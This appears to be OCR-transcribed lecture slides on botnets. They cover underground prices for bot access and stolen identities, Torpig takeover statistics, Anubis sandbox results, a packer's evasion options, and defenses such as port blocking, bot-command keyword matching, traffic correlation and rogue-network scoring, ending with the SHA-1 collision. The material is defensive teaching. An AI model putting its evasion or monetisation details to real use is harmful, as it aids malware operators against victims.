
- Market access to bots
  - bot master collects and manages bots
  - access to proxies sold to spammers, often with commercial-looking web interface
- Rates and payment
  - non-exclusive access to botnet: 10¢ per machine
  - exclusive access: 25¢
  - payment via compromised account or cash out
- Identity theft
  - keystroke logging
  - complete identities available for $25 - $200+
    - Rates depend on financial situation of compromised person
    - Include all info from PC files, plus all websites of interest

Size of the Problem

- Many different opinions and figures
  - one problem is measurement based on unique IPs
  - safe to say that large botnets contain several hundred thousand infected machines
  - of course, many botnets exist at a given time (many smaller)

Mebroot / Torpig

- Take-over of the C&C



Mebroot / Torpig

Statistics (for ~10 days)

- Unique IP Count: 1,148,264
- Unique Torpig keys (machines): 180,835
- 63 GB of PCAP data


- POP accounts: 415,206
- Email addresses: 1,235,122

- Unique credit cards: 875
- Unique ATM pins: 141
- Unique social security numbers: 21

- Passwords: 411,039

Password Analysis

- 297,962 unique credentials




Botnet Analysis

- Obtain understanding of what a (potentially) malicious binary is doing
- I have already mentioned Anubis
  - other systems exist (CWSandbox, ThreatExpert, …)

Anubis

Anubis: *ANalyzing Unknown BInarieS*



Malware Activity


Observed Behavior	Percentage of Samples	Percentage of Clusters
Installation of a Windows kernel driver:	3.34%	1.57%
Installation of a Windows service:	12.12%	7.96%
Modifying the hosts file:	1.97%	2.47%
Creating a file:	70.78%	69.90%
Deleting a file:	42.57%	43.43%
Modifying a file:	79.87%	75.62%
Installation of an IE BHO:	1.72%	1.75%
Installation of an IE Toolbar:	0.07%	0.18%
Display a GUI window:	33.26%	42.54%
Network Traffic:	55.18%	45.12%
Writing to stderr:	0.78%	0.37%
Writing to stdout:	1.09%	1.04%
Modifying a registry value:	74.59%	69.92%
Creating a registry key:	62.71%	52.25%
Creating a process:	52.19%	50.64%

Table 2: Overview of observed behavior.

Malware Activity


Executables
62% - Windows (or subfolder)
15% - Document and Settings

Temporary files
21% - Internet Explorer Temp



Interesting registry keys
36% [Autostart related keys]
SystemCertificates\TrustedPublisher\Certificates
Windows\CurrentVersion\Policies\System
(prevent TaskManager invocation)
MSWindows\Security settings

Evasion


AV Tracker
Spider Binder 1.2
Mal Packer 1.2 Private for
Menu | Buy Private Version |
+
-
Compress File
Anti-Anubis
Autostart
XOR Encrypt
Pack the file!
Use Other Stub [Private]
External Stub
Change Icon
Add
Remove
Build

Combating Evasion

- Malware can perform two kinds of checks
  - those based on system calls and environment values (user *Andy*)
  - those based on system (CPU) features and timing
- First check can be handled by multipath execution;
  second is more problematic
- Idea
  - execute malware on real host and record interactions
    - in particular, we need to recall system call return values
  - replay malware on Anubis, providing recorded system call results
  - assumption: program execution is deterministic
  - thus, when we see a deviation between the execution traces,
    the malware attempts to evade Anubis

Botnet Defense

- Signature-based (most AV products)
- Rule-based
  - monitor outbound network connections
    block certain ports (25, 6667, ...)
- Network content
  - Match network packet contents to known command strings (keywords)
    e.g., DoS command – .ddos.httpflood
  - suspicious IRC nicknames (Rishi)
- Network traffic monitoring
  - IP addresses (blacklists)
  - connection patterns
  - DNS queries
- Network monitoring (Rogue networks)

Botnet Defense

- Attack command and control infrastructure
  - take IRC channel offline
  - when dynamic DNS is used for central command server, route traffic to black hole
  - unregister malicious domains
  - Sybil attacks in P2P networks

- Honeypots
  - vulnerable computer that serves no purpose other than to attract attackers and study their behavior in controlled environments
  - when honeypot is compromised, bot logs into botnet
  - allows defender to study actions of botnet owners

Network Content – BotHunter

- Snort-based sensor suite for malware event detection
  - inbound scan detection
  - remote to local exploit detection
  - anomaly detection system for exploits over key TCP protocols
  - Botnet specific egg download banners,
  - Victim-to-C&C-based communications exchanges
    - particularly for IRC bot protocols

- Event correlation
  - combines information from sensors to recognize bots that infect and coordinate with your internal network assets

Network Traffic Patterns

- Unique characteristic: “Rallying”
  - bots spread like worms and Trojan horses
  - payloads may be common backdoors
  - (centralized) control of botnet is characteristic feature

- DNS-based monitoring
  - bots installed at network edge
  - IP addresses may vary, use Dynamic DNS (DDNS)
  - bots talk to controller, make DDNS lookup
    - pattern of DDNS lookup is easy to spot

Network Traffic Patterns


- Correlation of network traffic
  - detect similar connection patterns between hosts
  - similar command and control traffic (C-plane)
  - similar malicious activity (A-plane)
  - correlation between C-plane and A-plane for detection

- Properties
  - no a priori knowledge of C&C traffic required
  - requite multiple infected machines in monitored network

Rogue Networks

- Networks persistently hosting malicious content for an extended period of time
- Legitimate networks will respond to abuse complaints
  - remove offending content
- Examples of rogue networks
  - Russian Business Network (RBN)
  - Atrivo/Intercage
  - McColo
  - Triple Fiber Network (3FN)

Rogue Networks



Infected Machines (bots, websites)

C&C / exploit servers


Objectives

- Systematically identify networks that are acting maliciously
- Notify legitimate networks to remediate malicious activity
- Assist legitimate ISPs de-peer (disconnect) from rogue networks
- Make it difficult for cybercriminals to find safe havens

Identifying Malicious Networks

- How to identify malicious content?
  - botnet C&C found by Anubis
  - exploit servers found by Wepawet
- When to consider a host malicious?
  - longevity!
- How to account for size?
  - larger networks will have more malicious content
- Computing a malscore for each autonomous system

Your Security Zen



SHAttered

The first concrete collision attack against SHA-1
https://shattered.io

CWI

Marc Stevens
Pierre Karpman

Google

Elie Bursztein
Ange Albertini
Yarik Markov

SHAttered

The first concrete collision attack against SHA-1
https://shattered.io

CWI

Marc Stevens
Pierre Karpman

Google

Elie Bursztein
Ange Albertini
Yarik Markov

```
└─ sha1sum *.pdf
38762cf7f55934b34d179ae6a4c80cadccbb7f0a  1.pdf
38762cf7f55934b34d179ae6a4c80cadccbb7f0a  2.pdf
┌─ /tmp/sha1                                    0.64G  8-11h
└─ sha256sum *.pdf
2bb787a73e37352f92383abe7e2902936d1059ad9f1ba6daaa9c1e58ee6970d0  1.pdf
d4488775d29bdef7993367d541064dbdda50d383f89f0aa13a6ff2e0894ba5ff  2.pdf
```

SHA-1 Collision

9,223,372,036,854,775,808 SHA1 computations

6,500 years of single-CPU computations

110 years of single-GPU computations